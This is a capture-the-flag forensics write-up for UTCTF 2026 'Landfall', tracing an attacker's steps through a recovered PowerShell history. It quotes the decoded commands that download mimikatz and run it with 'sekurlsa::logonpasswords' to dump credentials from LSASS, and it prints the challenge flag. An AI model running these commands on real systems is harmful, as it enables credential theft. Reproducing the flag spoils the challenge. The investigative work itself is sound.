UTCTF2026 - Landfall
Write-up | UTCTF 2026 | Landfall
Description
You are a DFIR investigator in charge of collecting and analyzing information from a recent breach at UTCTF LLC. The higher ups have sent us a triage of the incident. Can you read the briefing and solve your part of the case?
Artifacts/Infrastructures
Artifacts
Solution paths
We are provided a sort of disk copy, which contained a part of C: disk.

… as well as some .txt files and a ZIP file named checkpointA.zip.

I opened briefing.txt first, and it gave me some context about the challenge:


Basically, I had to answer the question in Checkpoint A to receive an encoded text and get the MD5 hash of that portion to do something. In how-to-solve.txt, I got to know that the hash was the password to unzip checkpointA.zip and achieve the flag:
Let’s analyze the provided question:
“What command did the threat actor attempt to execute to obtain credentials for privilege escalation?”
“command” is the keyword here. We need to find a file containing executed commands.
In Users folder, I saw two users’ folders, as well as Administrator and Public folders:

Firstly, I decided to give jon a try. Luckily, ConsoleHost_history.txt was there, storing PowerShell command history.
The path to the file is: C\Users\jon\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline

A lot of Base64 codes appeared. I decoded one by one, and this was the result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
cat (Get-PSReadLineOption).HistorySavePath
powershell -nop -e whoami /all
powershell -nop -e cd Downloads
ls
cd Downlaods
cd DOwnloads
ls
powershell -e wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip #download mimikatz tool
ls
powershell -e wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -O mimikatz.zip #adding -O switch (-OutFile) compared to the last command
ls
#unzip
powershell -e -nop Expand-Archive mimikatz.zip
powershell -nop -e Expand-Archive mimikatz.zip
ls
powershell -nop -e C:\Users\jon\Downloads\mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
ls
But what is “mimikatz”?
“Mimikatz is a tool that is commonly used by hackers and security professionals to extract sensitive information, such as passwords and credentials, from a system’s memory. It is typically used to gain unauthorized access to networks, systems, or applications or to perform other malicious activities, such as privilege escalation or lateral movement within a network.”*
Let’s analyse the command that run the tool: powershell -nop -e C:\Users\jon\Downloads\mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
privilege::debugThis command asks for SeDebugPrivilege. This is a powerful privilege in Windows, allowing a process to debug and modify other processes.
sekurlsa::logonpasswordsThis command is used to extract credentials, such as clear-text passwords, NTLM hashes, and tickets of logged-in users, which are all stored in Local Security Authority Subsystem Service (LSASS) process memory.
exitTerminates the program after finishing extracting sensitive information.
All the analysis that I made perfectly matches with the question, so this command must be our answer.
After pasting the Base64 part in CyberChef’s MD5 function to receive the hash, I used it as the password to unzip checkpointA.zip. Fortunately, it worked:


Flag
utflag{4774ck3r5_h4v3_m4d3_l4ndf4ll}
Commands/Tools used
Commands/Tools Purpose(s) CyberChef A web-based “Cyber Swiss Army Knife” used to decode, decompress, and transform diverse data formats through a modular “recipe” interface. In this specific challenge, it was used to decode Base64 codes and generate MD5 hash.
Key takeaways/Lessons learned
- Pay attention to PowerShell history file: Check if
ConsoleHost_history.txtstill exists or not just in case the attacker was careless. The intel in this file, such as obfuscation Base64 or malware links, can help us understand the technique or the chain of actions that the attacker performed. - Living off the Land (LotL): Sometimes, besides utilize suspicious tools, attackers can also make use of authorized Windows tool, such as PowerShell, to perform the attack. For that reason, it is crucial to monitor these “legit” tools as well.